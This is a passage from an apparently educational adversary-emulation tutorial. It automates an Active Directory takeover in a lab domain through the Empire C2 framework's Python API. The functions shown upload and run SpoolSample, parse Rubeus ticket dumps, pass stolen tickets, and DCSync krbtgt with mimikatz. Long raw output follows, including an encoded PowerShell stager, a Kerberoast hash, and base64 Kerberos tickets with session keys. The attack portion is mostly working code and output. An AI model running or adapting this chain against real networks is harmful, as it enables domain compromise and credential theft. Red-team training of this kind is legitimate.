            file_data = open(filePath, "rb").read()
            encoded = str(base64.b64encode(file_data), 'utf-8')
            print(f"uploading {fileName} to {agent.hostname}")
            await empireInstance.agents.upload(agent, fileName, str(encoded))
    except Exception as e:
        print(str(e))
```

This function works as follows:

1. Opens a file on disk (this will be the disk you execute the Python script on; this is not always the same as the instance your Empire is running on! Keep that in mind)
2. Encodes the contents in base64
3. Uploads the file to the disk your agent is on; this will be dropped in the current directory of your agent

After this, we can create a function to execute spoolsample.

```
async def execute_spoolsample_executable(agent,target,capture):
    try:
        if agents:
            print(f"executing spoolsample.exe")
            r = await empireInstance.agents.shell(f"powershell -c
.\\spoolsample.exe {target} {capture}",agent,timeout=20)
            print(r["results"])
    except Exception as e:
        print(str(e))
```

This function will simply execute spoolsample on the agent you specified targeting the `target` parameter and calling back to the `capture` parameter.

Automation step 12: Creating a parser to handle rubeus output

Unfortunately, Empire dumps the rubeus output in one giant string; this will make life hard to perform a pass the ticket TTP. To bypass this issue, we can create our own rubeus output handler (rubeus_parser.py):

```
class RubeusParser():
    #this function will only store the last ticket found for the given username,
usually this will be the aes ticket for extra opsec ;).
    def parse_tickets(rubeus_output):
        #k/v pairs key = username value = b64-ticket
        tickets = {}
        ticket = ""
        username=""
        found = False
        splitted = rubeus_output.split("\n")
        for line in splitted:
            if "UserName" in line:
                username_line = line.split(":")
                username = username_line[1].strip()
            if "Base64EncodedTicket" in line:
                found = True
                continue
            if found:
                #skip first empty line after the base64encodedticket line
                if line == "" and ticket == "":
                    pass
                else:
                    if (line == "" or line =="\n" or "name" in line or ":" in line
or "[*]" in line):
                        found = False
                        ticket = ""
                        continue
                    ticket += line.strip()
                        #if username not in tickets:
                    tickets.update({username: ticket})
        print("tickets collected: \n")
        for key, value in tickets.items():
            print(f"{key}:{value}")
        return tickets


def main():
   pass

if __name__ == '__main__':
    main()
```

This script creates a new class, so we can import it in our main Python script. This class has only one function, parse_tickets, which expects the rubeus dump output from Empire. This function will:

1. Create a tickets dictionary with username as key and b64 ticket as value, create a ticket variable where we build our b64 ticket, create a username variable where we store the currently parsing user

2. Split rubeus output on new line

3. Checks line by line if the text `UserName` is present; if it is, split this line at the `:` sign and take the second part of the splitted string (this contains the username) and strip this from any leading or trailing whitespace

4. Checks if "Base64EncodedTicket" is present; if it is and the ticket variable is empty, skip next line, else check the next line for special characters to determine if we need to break the loop (this happens when our ticket is build completely).

5. If the ticket is built, update the dictionary with the new ticket

This approach will only store the last ticket for any given user; this is by default the ticket with the best encryption, and will thus be the safest to use in an opsec safe way.

Automation step 13: Dumping tickets

If Rubeus is run from a system context, Rubeus will dump all available tickets in base64 format so they can be used to pass-the-ticket. Let's examine the function to emulate this:

```
async def dump_tgts(agent,verbose=False,service=""):
    rubeus_results = ""
    try:
        if agents:
            print(f"dumping tickets on {agent.hostname}")
            if service:
                r = await
empireInstance.modules.execute("powershell/credentials/rubeus",agent, options=
{"Command":f"dump /service:{service} "})
            else:
                r = await
empireInstance.modules.execute("powershell/credentials/rubeus", agent,options=
{"Command": "dump"})
            rubeus_results = r["results"]
            if verbose:
                print(rubeus_results)
            global tickets
            tickets = RubeusParser.parse_tickets(rubeus_results)
    except Exception as e:
        print(str(e))
```

This function will dump all tickets or only tickets concerning a specific service (in case the `service` input variable is not empty). If the `Verbose` parameter is false, only the rubeus_parser output will be shown, else the entire rubeus output will be displayed to console.

Automation step 14: Passing-the-ticket

If we dumped some juicy tickets, we'd like to use them! For this, we need pass the ticket functionality, which is built-into Rubeus:

```
async def pass_the_ticket(agent,ticket="",user=""):
    if agents:
        if ticket:
            r = await
empireInstance.modules.execute("powershell/credentials/rubeus", agent,options=
{"Command": f"ptt /ticket:{ticket}"})
            print(r["results"])
        if not ticket and not tickets:
            raise ValueError("the ticket cache seems empty and you did not supply
a ticket, please run dump_tgts first to populate the ticket cache")
        else:
            try:
                if tickets[user]:
                    print(f"ticket found for {user}! passing the ticket now...")
                    b64ticket = tickets[user]
                    r = await
empireInstance.modules.execute("powershell/credentials/rubeus",agent,options=
{"Command": f"ptt /ticket:{b64ticket}"})
                    print(r["results"])
                else:
                    raise ValueError(f"ticket for {user} is not in the ticket
cache, please re-run dump_tgts or choose a different user.")
            except Exception as e:
                print(str(e))
```

This function will need either a ticket (in base64 format) or a username to work. Then it will pass the ticket for you in your current agent session!

Automation step 15: Dumping krbtgt

Dumping the krbtgt is now rather trivial as we have the DC ticket in memory; the function written for this behavior looks like this:

```
async def dump_user_mimikatz(agent,domain,user):
    if agents:
        try:
            print(f"dumping {user} using mimikatz")
            r = await
empireInstance.modules.execute("powershell/credentials/mimikatz/dcsync",agent,optior
{"user":user,"domain":domain})
            print(r["results"])
        except Exception as e:
            print(str(e))
```

The function is rather self-explanatory; it uses mimikatz to dcsync the user in question.

Wrap up

The main function looks like this:

```
  try:
        await login()
        print()
        await create_listener()
        print()
        await generate_stager()
        print()
        await poll_agents()
        print()
        await situational_awareness(verbose=True)
        print()
        await kerberoast(agents[0])
        print()
        await lateral_move_wmi(agents[0],emulationPlan,"sql.sec699-20.lab",
"sql_svc", "3g2W31Eo")
        print()
        await poll_agents()
        print()
        await upload_file(agents[1],
filePath="C:\\Users\\Jean\\Desktop\\SpoolSample-
master\\SpoolSample\\bin\\Debug\\SpoolSample.exe", fileName="spoolsample.exe")
        print()
        await execute_spoolsample_executable(agents[1],"dc.sec699-
20.lab","sql.sec699-20.lab")
        print()
        await get_system(agents[1])
        print()
        await rubeus_triage(agents[1],user="DC$")
        print()
        await dump_tgts(agents[1])
        print()
        await pass_the_ticket(agents[0],user="DC$")
        print()
        await dump_user_mimikatz(agents[0],domain="sec699-20.lab",user="sec699-
20\\krbtgt")
```

The path to spoolsample obviously will have to be adapted to your own spoolsample path.

The full script in action

The full Python project can be downloaded here.

Finally, the output of the script in its full glory!

```
D:\EmpireEmulation\venv\Scripts\python.exe D:/EmpireEmulation/main.py
IP of empire: 192.168.0.159
username you started empire rest api with: Dwight
password you started empire rest api with: demo

Name of emulation Campaign: APT-34
IP of tun0 ?10.8.0.2
Listener APT-34 successfully created!
 Listening on port 443

Stager payload generated!

payload successfully generated:

payload:

powershell -noP -sta -w 1 -enc
SQBmACgAJABQAFMAVgBlAHIAcwBpAG8ATgBUAEEAQgBMAEUALgBQAFMAVgBFAFIAUwBJAG8ATgAuAE0AYQBj



waiting for agent checkin...
new agent checkin!
 name:LX8ZC1F5
 Host:WIN10

Situation Awareness: Waiting for agent.
Agent found, executing situational awareness protocols.
Getting Domain users with TRUSTED_FOR_DELEGATION flags
Getting Domain Computers with unconstrained delegation
Getting Domain Computers with constrained delegation
==============================Domain Users Trusted for
delegation==========================================


logoncount            : 9
badpasswordtime       : 1/1/1601 12:00:00 AM
distinguishedname     : CN=sql_svc,CN=Users,DC=sec699-20,DC=lab
objectclass           : {top, person, organizationalPerson, user}
lastlogontimestamp    : 2/12/2021 2:30:29 PM
name                  : sql_svc
objectsid             : S-1-5-21-3148146594-1027658064-3118493602-1136
samaccountname        : sql_svc
codepage              : 0
samaccounttype        : USER_OBJECT
accountexpires        : NEVER
countrycode           : 0
whenchanged           : 2/12/2021 2:30:29 PM
instancetype          : 4
objectguid            : 5030c961-4828-41cf-a86f-b29f07e01fa6
lastlogon             : 2/12/2021 3:13:01 PM
lastlogoff            : 1/1/1601 12:00:00 AM
objectcategory        : CN=Person,CN=Schema,CN=Configuration,DC=sec699-20,DC=lab
dscorepropagationdata : 1/1/1601 12:00:00 AM
```

```
serviceprincipalname  : MSSQLSvc/sql.sec699-20.lab
whencreated           : 1/21/2021 5:43:33 PM
badpwdcount           : 0
cn                    : sql_svc
useraccountcontrol    : NORMAL_ACCOUNT, TRUSTED_FOR_DELEGATION
usncreated            : 12937
primarygroupid        : 513
pwdlastset            : 1/21/2021 6:59:27 PM
usnchanged            : 24624




==============================Systems with unconstrained delegation
========================================


pwdlastset                    : 1/21/2021 5:40:00 PM
logoncount                    : 10
serverreferencebl             : CN=DC,CN=Servers,CN=Default-First-Site-
Name,CN=Sites,CN=Configuration,DC=sec699-20,DC=l
                                ab
badpasswordtime               : 1/1/1601 12:00:00 AM
distinguishedname             : CN=DC,OU=Domain Controllers,DC=sec699-20,DC=lab
objectclass                   : {top, person, organizationalPerson, user...}
lastlogontimestamp            : 2/12/2021 2:22:31 PM
name                          : DC
objectsid                     : S-1-5-21-3148146594-1027658064-3118493602-1009
samaccountname                : DC$
localpolicyflags              : 0
codepage                      : 0
samaccounttype                : MACHINE_ACCOUNT
whenchanged                   : 2/12/2021 2:22:31 PM
accountexpires                : NEVER
countrycode                   : 0
operatingsystem               : Windows Server 2019 Datacenter
instancetype                  : 4
msdfsr-computerreferencebl    : CN=DC,CN=Topology,CN=Domain System
                                Volume,CN=DFSR-GlobalSettings,CN=System,DC=sec699-
20,DC=lab
objectguid                    : 80b9fe27-21e6-41b2-addf-c7923badcadd
operatingsystemversion        : 10.0 (17763)
lastlogoff                    : 1/1/1601 12:00:00 AM
objectcategory                : CN=Computer,CN=Schema,CN=Configuration,DC=sec699-
20,DC=lab
dscorepropagationdata         : {1/21/2021 5:39:19 PM, 1/1/1601 12:00:01 AM}
serviceprincipalname          : {Dfsr-12F9A27C-BF97-4787-9364-
D31B6C55EB04/dc.sec699-20.lab,
                                ldap/dc.sec699-20.lab/ForestDnsZones.sec699-
20.lab,
                                ldap/dc.sec699-20.lab/DomainDnsZones.sec699-
20.lab, TERMSRV/DC...}
usncreated                    : 12293
```

```
lastlogon                     : 2/12/2021 2:52:01 PM
badpwdcount                   : 0
cn                            : DC
useraccountcontrol            : SERVER_TRUST_ACCOUNT, TRUSTED_FOR_DELEGATION
whencreated                   : 1/21/2021 5:39:19 PM
primarygroupid                : 516
iscriticalsystemobject        : True
msds-supportedencryptiontypes : 28
usnchanged                    : 24585
ridsetreferences              : CN=RID Set,CN=DC,OU=Domain Controllers,DC=sec699-
20,DC=lab
dnshostname                   : dc.sec699-20.lab

logoncount                    : 21
badpasswordtime               : 1/1/1601 12:00:00 AM
distinguishedname             : CN=SQL,CN=Computers,DC=sec699-20,DC=lab
objectclass                   : {top, person, organizationalPerson, user...}
badpwdcount                   : 0
lastlogontimestamp            : 2/12/2021 2:22:57 PM
objectsid                     : S-1-5-21-3148146594-1027658064-3118493602-1139
samaccountname                : SQL$
localpolicyflags              : 0
codepage                      : 0
samaccounttype                : MACHINE_ACCOUNT
countrycode                   : 0
cn                            : SQL
accountexpires                : NEVER
whenchanged                   : 2/12/2021 2:22:57 PM
instancetype                  : 4
usncreated                    : 12989
objectguid                    : e9e67bfb-e300-443d-8892-8937c2bb337a
operatingsystem               : Windows Server 2019 Datacenter
operatingsystemversion        : 10.0 (17763)
lastlogoff                    : 1/1/1601 12:00:00 AM
objectcategory                : CN=Computer,CN=Schema,CN=Configuration,DC=sec699-
20,DC=lab
dscorepropagationdata         : 1/1/1601 12:00:00 AM
serviceprincipalname          : {WSMAN/sql, WSMAN/sql.sec699-20.lab, TERMSRV/SQL,
TERMSRV/sql.sec699-20.lab...}
lastlogon                     : 2/12/2021 3:24:26 PM
iscriticalsystemobject        : False
usnchanged                    : 24591
useraccountcontrol            : WORKSTATION_TRUST_ACCOUNT, TRUSTED_FOR_DELEGATION
whencreated                   : 1/21/2021 5:47:40 PM
primarygroupid                : 515
pwdlastset                    : 1/21/2021 5:47:40 PM
msds-supportedencryptiontypes : 28
name                          : SQL
dnshostname                   : sql.sec699-20.lab
```

```
==============================Systems with constrained delegation
========================================


logoncount                    : 14
badpasswordtime               : 1/1/1601 12:00:00 AM
distinguishedname             : CN=WIN19,CN=Computers,DC=sec699-20,DC=lab
objectclass                   : {top, person, organizationalPerson, user...}
badpwdcount                   : 0
lastlogontimestamp            : 2/12/2021 2:22:51 PM
objectsid                     : S-1-5-21-3148146594-1027658064-3118493602-1138
samaccountname                : WIN19$
localpolicyflags              : 0
codepage                      : 0
samaccounttype                : MACHINE_ACCOUNT
countrycode                   : 0
cn                            : WIN19
accountexpires                : NEVER
whenchanged                   : 2/12/2021 2:22:51 PM
instancetype                  : 4
usncreated                    : 12978
objectguid                    : dae59536-063e-4855-97f6-b33571560ae7
operatingsystem               : Windows Server 2019 Datacenter
operatingsystemversion        : 10.0 (17763)
lastlogoff                    : 1/1/1601 12:00:00 AM
msds-allowedtodelegateto      : cifs/dc.sec699-20.lab
objectcategory                : CN=Computer,CN=Schema,CN=Configuration,DC=sec699-
20,DC=lab
dscorepropagationdata         : 1/1/1601 12:00:00 AM
serviceprincipalname          : {WSMAN/win19, WSMAN/win19.sec699-20.lab,
TERMSRV/WIN19, TERMSRV/win19.sec699-20.lab...}
lastlogon                     : 2/12/2021 3:23:56 PM
iscriticalsystemobject        : False
usnchanged                    : 24589
useraccountcontrol            : WORKSTATION_TRUST_ACCOUNT,
TRUSTED_TO_AUTH_FOR_DELEGATION
whencreated                   : 1/21/2021 5:47:39 PM
primarygroupid                : 515
pwdlastset                    : 1/21/2021 5:47:39 PM
msds-supportedencryptiontypes : 28
name                          : WIN19
dnshostname                   : win19.sec699-20.lab




Kerberoasting will be executed on WIN10, roasting now.


TicketByteHexStream  :
Hash                 : $krb5tgs$23$*sql_svc$sec699-20.lab$MSSQLSvc/sql.sec699-
20.lab*$1AF1A12C84E56658713E1F1A3077A007$1
```

```
B9059C624A89058922EF4A8DCC7903B51F56ECD24136C387250A4E4EC828616C07D0D79EBB58C09F179E

A381B44DE6D7B2571AFC4DE0A669804CDA1F70CFEFEE1F810FA2E40FBD7DE8C9C8202D927053E254C371

84782C4C90B14B7038D131DEAEB9B74F643772E2F94ED6561E78606A06480B7316552934D2A0AFBA7DB8

0038A194DCA11D9C6BBB7E1FB87887F913BEDA9246CC9766FE3E0FE02899CC75C9A2A48F475D53125285

FAD3663397BA746F2A783E20DEE1767105A1097507B383013E4C1BC8B631FC805C7F5ABDE329607B333A

20B11ED1BFD49A459EAC55B480667C7CAB74FF2503060608200B34FA4D58643548AF79FC4C5976413472

C3848CBE6A5F494ADB90B728EF45AD47118BCDB536F628D099FBAB7B1990F88711D5EB8E08E21F340D9C

D44379F0A74C4D5858C2D6547F806BA36B62598BB27EDE97B005499755E0091B905B7516661EB0186341

D39F0811A74565CB2D5E55E794E5D720626816CCAF0D1FC3C84327FEBEA766B55BD6A151FBB276816FA3

D981844A6F736A1B18AE861E52197AEFFFEA3E527ABADBCB5261B6A3A0C8EFE231199DB305FF29CA1B30

0942E401A6F45FC66AAE34AD6454F7915F29C7AF57B3450FD93F5DC6C535D035C192EDFDDCCFD2587006

89DE4650086EBA7A957D1264B65DBCED075CAA5596992BEC711AFF9E46826F538E592C30A8F831DB85D9

A721F0D443C68624CB766D3AB4011C5876896BA631FBDB7C25E6B485689ED5F7F8F9FF17CDFF100AC811

C8CE36B5F3DAE1D50A3D24E579316F23418A922F76CBB66BF256B5E5F76A988C53C4AF59611EB899FA2F

63222BB3A6B2E7A7DFA38AD425FEF245DDF7D35B8943069D5D3B3698FD804FCFB9BAEC62E08A8BF1E8CF

EE8DF316E916F7C2C8330887FE8FF55792B479D62F4CB8C26E1DC9197346C9EF8619B1FB1D832A89C93C

681F60C87BC05CC6FFD349DAABD9ED6FE013A6D9D2E411E621B4AD7A78D60DAE7C2E9072E469A23BBEB4

99DF563EB237A7D63E1BE36077FFD5DA2CF64EFFC107537479660065 0AF1C93E35858C7AEB79F64E1E94
```

```
01D647896D356D20ACA1B3707358073C7314705711A3598529A6A2CA39D2978BA19620E79D6D9B4BB8DA


528C6584FA2F4FA728C2C7E65F3A78F3BC2E8E8CA17D5D99C4A14A9B42F7D5F0982AEC6B4867CF2707D5


1761C12113F1BD01E5608F84EF8A79084A0158129FE27AA30358B2FDEDC26F5408063F34DA0C9D61E572


C24E27E2B915A36141CE65D01E50445F43ACC49996913914C76A96E64B78F1B03284181CCAFC348B
SamAccountName       : sql_svc
DistinguishedName    : CN=sql_svc,CN=Users,DC=sec699-20,DC=lab
ServicePrincipalName : MSSQLSvc/sql.sec699-20.lab







Invoke-Kerberoast completed!


Lateral moving to sql.sec699-20.lab using WMI as sql_svc

waiting for agent checkin...
new agent checkin!
 name:5C8GVRL1
 Host:SQL

uploading spoolsample.exe to SQL

executing spoolsample.exe
[+] Converted DLL to shellcode
[+] Executing RDI
[+] Calling exported function

getting system on SQL using NamedPipe
it seems we did not obtain system, trying mimikatz instead.
attempting to get system using mimikatz token::elevate
Hostname: sql.sec699-20.lab / S-1-5-21-3148146594-1027658064-3118493602

  .#####.   mimikatz 2.2.0 (x64) #19041 Oct  4 2020 10:28:51
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(powershell) # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM

664     {0;000003e7} 1 D 19848          NT AUTHORITY\SYSTEM     S-1-5-18
```

```
(04g,21p)       Primary
 -> Impersonated !
 * Process Token : {0;0011b99b} 0 D 1161784     sec699-20\sql_svc       S-1-5-21-
3148146594-1027658064-3118493602-1136   (10g,24p)       Primary
 * Thread Token  : {0;000003e7} 1 D 1277483     NT AUTHORITY\SYSTEM     S-1-5-18
(04g,21p)       Impersonation (Delegation)


triaging until a ticket is found for DC$


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.4.2



[*] Action: Triage Kerberos Tickets (All Users)

 ------------------------------------------------------------------------------
------------------------
 | LUID     | UserName                    | Service                           |
EndTime               |
 ------------------------------------------------------------------------------
------------------------
 | 0x11b99b | sql_svc @ SEC699-20.LAB      | host/sql.sec699-20.lab            |
2/13/2021 1:26:20 AM  |
 | 0x71923  | student_dadm @ SEC699-20.LAB | krbtgt/SEC699-20.LAB              |
2/13/2021 1:16:04 AM  |
 | 0x71923  | student_dadm @ SEC699-20.LAB | krbtgt/SEC699-20.LAB              |
2/13/2021 1:16:04 AM  |
 | 0x71923  | student_dadm @ SEC699-20.LAB | cifs/dc.sec699-20.lab             |
2/13/2021 1:16:04 AM  |
 | 0x71890  | student_dadm @ SEC699-20.LAB | krbtgt/SEC699-20.LAB              |
2/13/2021 1:15:12 AM  |
 | 0x71890  | student_dadm @ SEC699-20.LAB | LDAP/dc.sec699-20.lab/sec699-20.lab |
2/13/2021 1:15:12 AM  |
 | 0x14f7d  | sql_svc @ SEC699-20.LAB      | krbtgt/SEC699-20.LAB              |
2/13/2021 1:11:28 AM  |
 | 0x14f7d  | sql_svc @ SEC699-20.LAB      | krbtgt/SEC699-20.LAB              |
2/13/2021 1:11:28 AM  |
 | 0x14f7d  | sql_svc @ SEC699-20.LAB      | ProtectedStorage/dc.sec699-20.lab |
2/13/2021 1:11:28 AM  |
 | 0x14f7d  | sql_svc @ SEC699-20.LAB      | cifs/dc.sec699-20.lab             |
2/13/2021 1:11:28 AM  |
 | 0x14f7d  | sql_svc @ SEC699-20.LAB      | LDAP/dc.sec699-20.lab/sec699-20.lab |
2/13/2021 1:11:28 AM  |
 | 0x3e4    | sql$ @ SEC699-20.LAB         | krbtgt/SEC699-20.LAB              |
2/13/2021 1:11:28 AM  |
 | 0x3e4    | sql$ @ SEC699-20.LAB         | krbtgt/SEC699-20.LAB              |
```

```
2/13/2021 1:11:27 AM  |
 | 0x3e4    | sql$ @ SEC699-20.LAB         | GC/dc.sec699-20.lab/sec699-20.lab   |
2/13/2021 1:11:28 AM  |
 | 0x3e4    | sql$ @ SEC699-20.LAB         | ldap/dc.sec699-20.lab/sec699-20.lab |
2/13/2021 1:11:28 AM  |
 | 0x3e4    | sql$ @ SEC699-20.LAB         | cifs/dc.sec699-20.lab               |
2/13/2021 1:11:27 AM  |
 | 0x1381ac | student_dadm @ SEC699-20.LAB | krbtgt/SEC699-20.LAB                |
2/13/2021 1:16:04 AM  |
 | 0x138182 | DC$ @ SEC699-20.LAB          | krbtgt/SEC699-20.LAB                |
2/13/2021 12:22:31 AM |
 | 0x3e7    | sql$ @ SEC699-20.LAB         | krbtgt/SEC699-20.LAB                |
2/13/2021 1:11:27 AM  |
 | 0x3e7    | sql$ @ SEC699-20.LAB         | krbtgt/SEC699-20.LAB                |
2/13/2021 1:11:27 AM  |
 | 0x3e7    | sql$ @ SEC699-20.LAB         | cifs/dc.sec699-20.lab/sec699-20.lab |
2/13/2021 1:11:27 AM  |
 | 0x3e7    | sql$ @ SEC699-20.LAB         | SQL$                                |
2/13/2021 1:11:27 AM  |
 | 0x3e7    | sql$ @ SEC699-20.LAB         | LDAP/dc.sec699-20.lab               |
2/13/2021 1:11:27 AM  |
 | 0x3e7    | sql$ @ SEC699-20.LAB         | ldap/dc.sec699-20.lab/sec699-20.lab |
2/13/2021 1:11:27 AM  |
 ------------------------------------------------------------------------------
------------------------


DC$ found! continuing

dumping tickets on SQL


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.4.2



[*] Action: Dump Kerberos Ticket Data (All Users)


  UserName                : sql_svc
  Domain                  : sec699-20
  LogonId                 : 0x11b99b
  UserSID                 : S-1-5-21-3148146594-1027658064-3118493602-1136
  AuthenticationPackage   : Kerberos
  LogonType               : Network
  LogonTime               : 2/12/2021 3:26:20 PM
  LogonServer             :
  LogonServerDNSDomain    : SEC699-20.LAB
```

```
  UserPrincipalName        :

    [*] Enumerated 1 ticket(s):


    [X] Error 1312 calling LsaCallAuthenticationPackage() for target
"host/sql.sec699-20.lab" : A specified logon session does not exist. It may
already have been terminated

  UserName                 : student_dadm
  Domain                   : sec699-20
  LogonId                  : 0x71923
  UserSID                  : S-1-5-21-3148146594-1027658064-3118493602-1135
  AuthenticationPackage    : Negotiate
  LogonType                : RemoteInteractive
  LogonTime                : 2/12/2021 3:15:12 PM
  LogonServer              : DC
  LogonServerDNSDomain     : SEC699-20.LAB
  UserPrincipalName        : student_dadm@sec699-20.lab

    [*] Enumerated 3 ticket(s):

    ServiceName              : krbtgt/SEC699-20.LAB
    TargetName               : krbtgt/SEC699-20.LAB
    ClientName               : student_dadm
    DomainName               : SEC699-20.LAB
    TargetDomainName         : SEC699-20.LAB
    AltTargetDomainName      : SEC699-20.LAB
    SessionKeyType           : rc4_hmac
    Base64SessionKey         : UbnYFtjNL/gnI+cQdHDdMw==
    KeyExpirationTime        : 1/1/1601 12:00:00 AM
    TicketFlags              : name_canonicalize, pre_authent, renewable,
forwarded, forwardable
    StartTime                : 2/12/2021 3:27:24 PM
    EndTime                  : 2/13/2021 1:16:04 AM
    RenewUntil               : 2/19/2021 3:16:04 PM
    TimeSkew                 : 0
    EncodedTicketSize        : 1324
    Base64EncodedTicket      :


doIFKDCCBSSgAwIBBaEDAgEWooIENjCCBDJhggQuMIIEKqADAgEFoQ8bDVNFQzY5OS0yMC5MQUKiIjAgoAMC


Z3QbDVNFQzY5OS0yMC5MQUKjggPsMIID6KADAgESoQMCAQKiggPaBIID1nLi7xm1ef0Q7rfgNoy0e3+qs5SY


OJhNbV8Mrwrw/adq/XkfdkvZM5ModgeTh3j18aigpe+VWqrFuhKtoaeF0le69wO3ivlhngag0jBouJPBPgi9


6mPFhl5kkSm5clACpvLS0TwmyZEgidxiRrL2IFPSU54WkO9OOxWxdiQDk4ACpoUStchEyjfNWJ6m43L8fXbB


/6QKm3Wr0E2e2z3FWYya/4hNIsZdQ3Qoeq0IsFQ/TARw9DgN/qGsLueAYesZz70oteY89EUXnUwZIGxHujE/
```

```
VXYmqrkpJRXQlZ+v/RrhsXmqute3T+d1K2bcl3ObG4S/D94QCKjH9jvWT48I9YuEp/465MNHI6rvewM9EoRH

SNRI9WSQHt+RSDMPYQrjLZXDCXjm9GTA+gCRRmGkDIEkMdX4PoVLHww7POdf6KqVxpSfGLt/lBtFRgdbDLHG

RlZOwmUt0wKWoi+ruhNYdytfXxqzKKGtaomDkiBBYy7q9iABBYtw4WLUMJyr1XwAJt7PksgIHm3EPQUbDHQy

Ahpqf7ve6LnL62Z5I/J4xD19AmJMGIn9IXJHGPtbQH2EJzxq4VMOpPbC7aM0FIYW3qa1JZ59xvrOLbjA2j1h

wrEdIODjtQJVl/qVmcrnUASXjaOBFU1wFBpcysJD/UgzTDN2xO68wisOsowplXR73kSQcDNYt3anx7wX03Ei

vonhmB8S7lmbGlfiUEVsR7EGS0PBLPwrzanZyx8cX7pAQ8jwxXS0xf2zYNgKyZq5C+6e7AhRchtG1F7KHBfc

mlBIpsYNf9Ial7yIjWCLK/prCjZBbyOl3+JGTmd9OiTNMusvAifZILmZyxL5qSJ2x1bGZiMxqw84nD9vbh60

QsTPNL5KsPOZkT6Zwr0wo0G+RO2f5Yhfqe6w72m4d7fylUFdmIW47xOLjmh62cvTMHi5KhEUI8g60ds2ChLL

G1p/CNdSzoJEIXyYSHq4PoT09ce9nV+Jzt/b60wca7u35KV/b5TP8zXYRgqbzVRIj16Z6w7ulglwdX7yXDmy

7hb0Lad55V6V+SdDgy2Rg6UNqlG5GR4Zg/HcIKpSzNAsvRLncbPBNphXKJc/B4qhDxajgd0wgdqgAwIBAKKB

xjCBwzCBwKAbMBmgAwIBF6ESBBBRudgW2M0v+Ccj5xB0cN0zoQ8bDVNFQzY5OS0yMC5MQUKiGTAXoAMCAQGh

X2RhZG2jBwMFAGChAAClERgPMjAyMTAyMTIxNTI3MjRaphEYDzIwMjEwMjEzMDExNjA0WqcRGA8yMDIxMDIx

      U0VDNjk5LTIwLkxBQqkiMCCgAwIBAqEZMBcbBmtyYnRndBsNU0VDNjk5LTIwLkxBQg==

    ServiceName              : krbtgt/SEC699-20.LAB
    TargetName               : krbtgt/SEC699-20.LAB
    ClientName               : student_dadm
    DomainName               : SEC699-20.LAB
    TargetDomainName         : SEC699-20.LAB
    AltTargetDomainName      : SEC699-20.LAB
    SessionKeyType           : aes256_cts_hmac_sha1
    Base64SessionKey         : zWeuHbejYb2awcv9K59IEjaap82KMUg054laBxNj3iQ=
    KeyExpirationTime        : 1/1/1601 12:00:00 AM
    TicketFlags              : name_canonicalize, pre_authent, initial, renewable,
forwardable
    StartTime                : 2/12/2021 3:16:04 PM
    EndTime                  : 2/13/2021 1:16:04 AM
    RenewUntil               : 2/19/2021 3:16:04 PM
    TimeSkew                 : 0
```

```
    EncodedTicketSize        : 1356
    Base64EncodedTicket      :

doIFSDCCBUSgAwIBBaEDAgEWooIERjCCBEJhggQ+MIIEOqADAgEFoQ8bDVNFQzY5OS0yMC5MQUKiIjAgoAMC

Z3QbDVNFQzY5OS0yMC5MQUKjggP8MIID+KADAgESoQMCAQKiggPqBIID5onJwRpmfqt4wUMuOx8oDnn9Cwv8

7SLbJlrK5FQb3NwrtN5PtXF2ioHE3Lh2V3JC0hqxNUWbiKA5xeQB+uBCcg4LGaToElf5/nC9MoK1z7n5nDk8

Ia0Fe6HgrIAMvkzbiC3qi3ewiDbMKGXjwSZJYSiUjbAQ+YAC/RS7qUfzgJWji70QRMKAdUUszxwRdhCCoN+p

qlb6PkhZmN0GfzGYSxg796lhZozk6G2dOkjVDS2ohIoUps901xnHbBmifrkYLww+vTtOYeKunVWExHdGKKgJ

/2vso5QEXG2UGnUKSfaQkamcEzsv7XufotEkRNh+LxQtwUYCg2sEetOAM9ZDwj7sIK6zHgFZSOi2kMHYqn4K

D1ebRdm/y8I8iLzJhYLnsjvHKm0EB2GIsDE8/d7o/bs86v50Us6PeSOSt45PhT8J4LQQm5M5LmELX6RHkJ5w

WPmJR4n+QOFQn0lm0O7242XcZFyuv8/S1o+ddZ/fiDXoFYiGIFxnxXH0yAPBFXyPOhQtN38hWw+gZrK0cdia

T/svMX6ygqr0pOT518bbUvfL620GLxv/yCVfWpJnQaoEKLCSPUspkXOMxDwO1eigz8CA+NFBP4j/jrsLitdy

NWso7Vv8RBPzwKrizAZzjxVjQIcB20ukFZ9M8jzFHwSwJFaDF0uLeEhR2L3v783pwAUSI6WRtpxw1Zdgjm18

OysnhZEh3bcOmkuSIqyTWiycYyaAP+RuKHBggZHHgkBIKbv5gTWq9C91aYF9ScXaVEjhP5/SqVFvXPJ9tKkb

RJuXS/hf0jLZc3Kx9hRSej7vVGxc4kIx71IPEMPs2EAEyGhHd1keyBBwR2niJI9j7jjr2OV7nhZVI1FwlIat

x6mgGdKYK9r4IYjLVnkkGBFLdIr5aL0aHthk6FowS9S7b5O03BXYOztroWN9krs0agBKw3OhMdtHeHZmdZ7+

L2wjSFA36JzVd9wzkbdTh41sbzrxM4N8LBn2D0lemk+WJJFnVTL2F75lbMXUOmtXvJ+aQhQBWUf2UY5pq4aR

MO/lzoC3+N4KM3e4X4W950ggHezRm7Z8mZ5gYEQiEIksXKsZbX2UtH/65Qc1f02IAwzLaVGxInM+8Jy3WDsU

AQCigeIEgd99gdwwgdmggdYwgdMwgdCgKzApoAMCARKhIgQgzWeuHbejYb2awcv9K59IEjaap82KMUg054la

Njk5LTIwLkxBQqIZMBegAwIBAaEQMA4bDHN0dWRlbnRfZGFkbaMHAwUAQOEAAKURGA8yMDIxMDIxMjE1MTYw
```

```
MTMwMTE2MDRapxEYDzIwMjEwMjE5MTUxNjA0WqgPGw1TRUM2OTktMjAuTEFCqSIwIKADAgECoRkwFxsGa3Ji

      MjAuTEFC

    ServiceName              : cifs/dc.sec699-20.lab
